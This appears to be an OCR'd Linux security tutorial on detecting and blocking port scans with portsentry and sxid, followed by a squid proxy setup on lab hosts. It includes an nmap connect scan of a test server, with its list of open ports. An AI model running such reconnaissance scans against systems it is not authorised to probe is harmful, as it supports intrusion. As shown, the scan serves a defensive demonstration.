
```
root@tj-dev:~# sxid -c /etc/sxid.conf -k
sXid Vers   : 4.20130802
Check run   : Mon Feb  1 21:18:03 2016
This host   : tj-dev
Spotcheck   : /root
Excluding   : /proo /mnt /cdrom /floppy
Ignore Dirs: /home
Forbidden   : /home /tmp


No changes found
```



```
root@client:~# apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  nmap
0 upgraded, 1 newly installed, 0 to remove and 326 not upgraded.
Need to get 1,623 kB of archives.
After this operation, 6,876 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/main nmap i386 5.21-1.1ubuntu
1 [1,623 kB]
Fetched 1,623 kB in 4s (331 kB/s)
```



```
root@server:~# apt-get install portsentry
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  logcheck
The following NEW packages will be installed:
  portsentry
0 upgraded, 1 newly installed, 0 to remove and 334 not upgraded.
Need to get 74.2 kB of archives.
After this operation, 315 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe portsentry i386 1.2-
12 [74.2 kB]
Fetched 74.2 kB in 1s (49.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package portsentry.
(Reading database ... 65%
```




Configuring portsentry

PortSentry does not block anything by default.


Please note that by default PortSentry takes no action against potential attackers. It only dumps messages into /var/log/syslog. To change this edit /etc/portsentry/portsentry.conf.

 You may also want to check:
 /etc/default/portsentry (daemon startup options) and
 /etc/portsentry/portsentry.ignore.static (hosts/interfaces to ignore)


For further details see the portsentry(8) and portsentry.conf(5) manpages.




```
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 32774
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 40421
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 49724
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: Going into listen mode on
TCP port: 54320
Feb  2 11:20:01 tj-dev portsentry[10295]: adminalert: PortSentry is now active a
nd listening.
Feb  2 11:20:01 tj-dev portsentry[10298]: adminalert: PortSentry 1.2 is starting
.
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 1
Feb  2 11:20:01 tj-dev portsentry[10299]: adminalert: Going into listen mode on
UDP port: 7
```




```
root@client:~# nmap -sT -v 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 07:34 IST
Initiating ARP Ping Scan at 07:34
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 07:34, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:34
Completed Parallel DNS resolution of 1 host. at 07:34, 13.00s elapsed
Initiating Connect Scan at 07:34
Scanning 192.168.1.102 [1000 ports]
Discovered open port 80/tcp on 192.168.1.102
Discovered open port 143/tcp on 192.168.1.102
Discovered open port 111/tcp on 192.168.1.102
Discovered open port 443/tcp on 192.168.1.102
Discovered open port 31337/tcp on 192.168.1.102
Discovered open port 32771/tcp on 192.168.1.102
Discovered open port 1524/tcp on 192.168.1.102
Discovered open port 32772/tcp on 192.168.1.102
Discovered open port 6667/tcp on 192.168.1.102
Discovered open port 1/tcp on 192.168.1.102
```




```
# 0 = Do not block UDP/TCP scans.
# 1 = Block UDP/TCP scans.
# 2 = Run external command only (KILL_RUN_CMD)

BLOCK_UDP="1"
BLOCK_TCP="1"
```




```
#
# iptables support for Linux
KILL_ROUTE="/sbin/iptables -I INPUT -s $TARGET$ -j DROP"
#
```




```
#
KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"
```




```
#
TCP_MODE="atcp"
UDP_MODE="audp"
```




```
127.0.0.1/32
0.0.0.0



192.168.1.104/255.255.255.0
```




```
root@server:~# /etc/init.d/portsentry restart
Stopping anti portscan daemon: portsentry.
Starting anti portscan daemon: portsentry in atcp & audp mode.
root@server:~#
```




```
root@client:~# nmap -sT -v 192.168.1.102

Starting Nmap 5.21 ( http://nmap.org ) at 2016-02-03 13:04 IST
Initiating ARP Ping Scan at 13:04
Scanning 192.168.1.102 [1 port]
Completed ARP Ping Scan at 13:04, 0.27s elapsed (1 total hosts)
Nmap scan report for 192.168.1.102 [host down]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -PN
Nmap done: 1 IP address (0 hosts up) scanned in 0.39 seconds
           Raw packets sent: 2 (84B) | Rcvd: 0 (0B)
root@client:~#
```




```
root@client:~# ping 192.168.1.102
PING 192.168.1.102 (192.168.1.102) 56(84) bytes of data.
From 192.168.1.104 icmp_seq=9 Destination Host Unreachable
From 192.168.1.104 icmp_seq=10 Destination Host Unreachable
From 192.168.1.104 icmp_seq=11 Destination Host Unreachable
From 192.168.1.104 icmp_seq=12 Destination Host Unreachable
From 192.168.1.104 icmp_seq=13 Destination Host Unreachable
From 192.168.1.104 icmp_seq=14 Destination Host Unreachable
^C
--- 192.168.1.102 ping statistics ---
```




```
ALL: 192.168.1.104 : DENY
```



```
1454392513 - 02/02/2016 11:25:13 Host: 192.168.1.103/192.168.1.103 Port: 143 TCP Blocked
1454395224 - 02/02/2016 12:10:24 Host: 192.168.1.103/192.168.1.103 Port: 554 TCP Blocked
1454397794 - 02/02/2016 12:53:14 Host: 192.168.1.104/192.168.1.104 Port: 23 TCP Blocked
```



```
root@client:~# apt-get install squid
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  squid-langpack squid3 squid3-common
Suggested packages:
  squidclient squid-cgi
The following NEW packages will be installed:
  squid squid-langpack squid3 squid3-common
0 upgraded, 4 newly installed, 0 to remove and 335 not upgraded.
Need to get 1,954 kB of archives.
After this operation, 6,610 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```



Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: 192.168.1.104 Port: 3128


□ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5 □ Remote DNS



ERROR

The requested URL could not be retrieved


The following error was encountered while trying to retrieve the URL: http://www.google.com/

Access Denied.


Access control configuration prevents your request from being allowed at this time. Please contact your

Your cache administrator is webmaster.


Generated Fri, 05 Feb 2016 04:12:06 GMT by ourProxyServer (squid/3.1.19)




```
#  TAG: visible_hostname
#       If you want to present a special hostname in error messages, etc,
#       define this.  Otherwise, the return value of gethostname()
#       will be used. If you have multiple caches in a cluster and
#       get errors about IP-forwarding you must set them to have individual
#       names with this setting.
visible_hostname ourProxyServer
#Default:
# visible_hostname localhost
```




```
# ADMINISTRATIVE PARAMETERS
# -----------------------------------------------------------------------------

#  TAG: cache_mgr
#       Email-address of local cache manager who will receive
#       mail if the cache dies.  The default is "webmaster."
cache_mgr email@yourdomainname
```



